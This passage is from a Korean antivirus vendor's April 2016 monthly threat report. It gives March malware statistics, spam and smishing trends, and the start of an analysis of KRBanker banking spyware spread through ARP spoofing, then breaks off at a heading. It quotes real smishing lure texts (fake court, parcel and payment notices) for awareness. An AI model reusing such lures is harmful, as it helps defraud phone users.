알약
월간 보안동향
보고서.

2016년 04월

알약 4월 보안동향보고서
CONTENTS

Part1 3월의 악성코드 통계

악성코드 통계
허니팟/트래픽 분석
스팸메일/악성코드가 포함된 메일 분석
스미싱 분석

Part2 악성코드 이슈 분석

개요
악성코드 상세 분석
결론

Part3 보안 이슈 돋보기

3월의 보안 이슈
3월의 취약점

Part4 해외 보안 동향

영미권
중국
일본

3 월 총평

3 월에는 2 월부터 유포가 되기 시작한 Locky 랜섬웨어가 본격적으로 활동한 시기였습니다. Locky 랜섬웨어는 감염된 시스템의 파일을 암호화한 후 .locky 로 확장자를 바꾸는 랜섬웨어로써 주로 이메일 첨부파일 형태로 유포되고 있으며, 악성매크로가 포함된 워드문서나 JS(JavaScript)파일을 이용하는 경우가 많습니다.

많은 랜섬웨어들과 마찬가지로 Locky 랜섬웨어도 로컬파일뿐만 아니라, 네트워크 공유폴더의 파일들도 스캔하여 암호화하기 때문에 중요한 문서는 반드시 백업을 진행하시는 것이 필요합니다. 3 월말경부터는 Adobe Flash Player 의 보안취약점을 이용하여 뿌려지는 Locky 랜섬웨어도 다수 발견되고 있으니 사용중인 OS 과 SW 의 최신업데이트를 유지하시는 것도 잊지 마시기 바랍니다.

3 월말에는 MBR 영역을 변조하는 PETYA 랜섬웨어가 등장하기도 하였습니다. 감염되면 MBR 영역을 변조해서 재부팅후에도 정상적인 윈도 OS 로 부팅이 불가능해지는데요. 다행히 데이터에 대한 암호화는 아직까지 진행하지 않고 있으며, PETYA 랜섬웨어에 감염되었더라도 복구방법이 존재합니다. 중요한 것은 랜섬웨어들이 여러가지 형태로 계속 공격을 시도하고 있고 그 자신도 계속 진화를 거듭하고 있다는 측면에서 사용자 여러분들의 주의가 다시 한번 필요합니다.

Part1. 3 월의 악성코드 통계

악성코드 통계

허니팟/트래픽 분석

스팸메일 및 악성코드가 포함된 메일 분석

스미싱 분석

1. 악성코드 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계이다.
2016 년 3 월의 감염 악성코드 Top 15 리스트에서는 지난달에 각각 1,2,3 위를 차지했던 악성코드들 중, 1 위와 2 위는 그대로 순위를 유지했으며, 지난달 4 위였던 Gen:Variant.Jaik.10505 가 새롭게 3 위로 상승하였다. Gen:Variant.Jaik.10505 는 일단 감염되면 시스템을 느리게 만들고 임의의 공격자가 원격으로 시스템에 접속하여 정보유출이나 시스템설정을 변경할 수 있으며 추가적인 악성코드를 다운로드하게 하는 악성코드이다.


순위	등락	악성코드 진단명	카테고리	합계 (감염자수)
1	-	Misc.Keygen	Trojan	546
2	-	Misc.HackTool.WinActivator	Trojan	406
3	↑1	Gen:Variant.Jaik.10505	Trojan	307
4	New	Gen:Trojan.Heur.4yXa4qDPY@jG	Trojan	305
5	↑8	Gen:Variant.Graftor.272300	Trojan	288
6	New	Gen:Trojan.Heur2.CTR.26C5aaGMKIhc	Trojan	248
7	↑1	Adware.Kraddare.295936	Adware	219
8	New	Gen:Variant.Graftor.271738	Trojan	176
9	↓6	Misc.Suspicious.KCP	Etc	172
10	New	Trojan.Ransom.TeslaCrypt	Trojan	156
11	New	Gen:Variant.Mikey.31856	Trojan	144
12	New	Trojan.32041520	Trojan	123
13	New	Misc.Agent.126672	Trojan	122
14	-	Gen:Trojan.Heur2.CTR.2aD9aaOYF@3eO	Trojan	121
15	New	Worm.ACAD.Bursted.doc.B	Worm	119

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2016 년 03 월 01 일 ~ 2016 년 03 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 85%를 차지했으며, 애드웨어 (Adware) 유형이 6%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


3 월에는 지난 2 월과 비교하여 트로이목마(Trojan) 유형 악성코드가 거의 유사한 비율을 보였으며, 한동안 Top15 리스트에 오르지 못했던 웜(Worm) 유형 악성코드가 크게 상승하였다.




2. 허니팟/트래픽 분석

3 월의 상위 Top 10 포트

허니팟/정보수집용 메일서버를 통해 유입된 악성코드가 사용하는 포트정보 및 악성 트래픽을 집계한 수치




최근 3 개월간 상위 Top 5 포트 월별 추이



악성 트래픽 유입 추이

외부로부터 유입되는 악의적으로 보이는 트래픽의 접속 시도가 감지된 수치



단위 : 악의적 트래픽 접속 시도 감지 건수


2015 년 10 월 ~ 2016 년 03 월

3. 스팸메일 및 악성코드가 포함된 메일 분석

일별 스팸 메일 및 악성코드 포함 메일 통계 현황

일별 스팸 및 악성코드 통계 현황 그래프는 하루에 허니팟 및 정보수집용 메일서버를 통해 유입되는 악성코드 및 스팸 메일의 개수를 나타내는 그래프이다. 2016 년 3 월의 경우 2016 년 2 월에 비해 스팸메일 유입수치는 약 30%가량 증가하였고 메일에 첨부된 악성코드수치는 40%가량 증가하였다.

3 월에 가장 많이 발견된 메일에 포함된 악성코드는 Mal/DrodZp-A(S)입니다. 해당 악성코드는 인보이스 메일이나 주문 메일, 고지서 메일 등으로 위장하여 첨부파일 형태로 유포되며, 첨부파일 형태는 오피스 문서 또는 실행파일 형태를 많이 띄고 있다. 최근 많이 유행중인 Locky 랜섬웨어의 경우도 이러한 형태로 많이 유입이 되므로 출처가 명확하지 않은 메일의 첨부파일은 열어보지 않는 것이 안전하다.



4. 스미싱 분석

알약 안드로이드를 통한 스미싱 신고 현황

기간	2016 년 03 월 01 일 ~ 2016 년 03 월 31 일
총신고건수	5,508 건

키워드별 신고내역

키워드	신고 건수	비율
결혼	262	4.76%
택배	28	0.51%
미납	10	0.18%
민방위	7	0.13%
여행	6	0.11%
법원	6	0.11%
결제	5	0.09%
등기	4	0.07%
사진	3	0.05%
통지서	2	0.04%

스미싱 신고추이

지난달 스미싱 신고 건수 3,443건 대비 이번 달 5,508건으로 알약 안드로이드 스미싱 신고 건수가 전월 대비 2,065건 증가했다. 이번 달은 지난 달과 같이 결혼 관련 스미싱이 대부분을 차지했으며, 미납 관련 키워드가 새롭게 등장했다.

알약이 뽑은 3 월 주목할만한 스미싱

특이문자

순위	문자 내용
1	[Web발신][납기안내]3.15일 접수된 귀하의 교통범칙그 납기일을 확인해 주시기 바랍니다.
2	서울고등법원형사사건의 증인요청 내용확인
3	고객님 택배 배송 중단/ 예약변경 예약다시확인주세요

다수문자

순위	문자 내용
1	g〈(축)^v^(카)♬(해(^v^9주)세h요.
2	엔씨소프트 택배가 도착하면 내용물을 확인하세요
3	고객님 11월 이번달 마지막보험미납금 조회서비스입니다
4	[민방위 공지] 민방공훈련입니다
5	l3우리 (같s이) 여행가요 고고싱
6	서울고등법원형사사건의 증인요청 내용확인
7	[G마켓]96320원 결제완료. 판매자에게 배송을 요청합니다
8	[CJ대한통운]부자중으로 등기소포반송처리되었습니다. 소포 재확인
9	나 기억해 우리 옛날 사진 함 보라
10	(통지서) 도착했어요~

Part2. 3 월의 악성코드 이슈 분석

개요

악성코드 상세 분석

결론

[Spyware.PWS.KRBanker.cacls] 악성코드 분석 보고서

1. 개요

이번 악성코드는 무료로 유틸리티 프로그램을 제공하는 업체의 홈페이지를 통해 유포되었다. 일반적으로 홈페이지 유포는 홈페이지 자체의 취약점을 통해 이루어지는 반면 이번에는 ARP 스푸핑이라는 조금 다른 공격 방식이 사용되었다.

해당 업체가 공개한 사건 개요에 따르면 같은 IDC 내 서버를 통해 ARP 스푸핑 공격을 받았고 이로 인해 의도하지 않은 악성행위를 하는 파일이 다운로드 되었다고 소개되어 있다.

ARP 스푸핑 공격이란 목적지 MAC 정보를 자신이 중간에서 받아볼 수 있도록 의도적으로 변조하는 방식이다. 변조된 MAC 정보로 인해 근거리 통신망(LAN)내 패킷은 공격자를 경유하기 때문에 내용이 수정되거나 정보가 유출될 수 있다.

공격 시간 동안 해당 업체 홈페이지의 유틸리티 프로그램 다운로드 경로는 ARP 스푸핑 공격에 의해
예)www.example.com/a.exe 가 아닌 spoofing.com/a.exe 로 대체되어 유포되었다.


2. 악성코드 상세 분석

2.1 파일정보

Detection Name	File Name	MD5	Size(Byte)
Spyware.PWS.KRBanker.cads	HONEYVIEW-SETUP-KR.EXE	81145c4e1b8814eb1509c460dc5239a0	7,869,279


2.2 행위 요약

파일을 실행하게 되면 다음과 같이 정상 설치 파일이 동작하여 사용자가 악성코드에 감염되었다는 사실을 모르게 한다.



[그림 1] 정상 설치 프로그램 화면

설치와 동시에 악성코드가 실행되면 주요 홈페이지 접근 시 아래와 같은 경고 창을 볼 수 있으며 링크 클릭 금융정보를 요구하는 사이트로 연결되고 기입한 모든 정보는 공격자에게 유출된다.



[그림 2] 감염된 PC 화면

2.3 상세분석


2.3.1 자식 프로세스 생성 및 메모리 인젝션

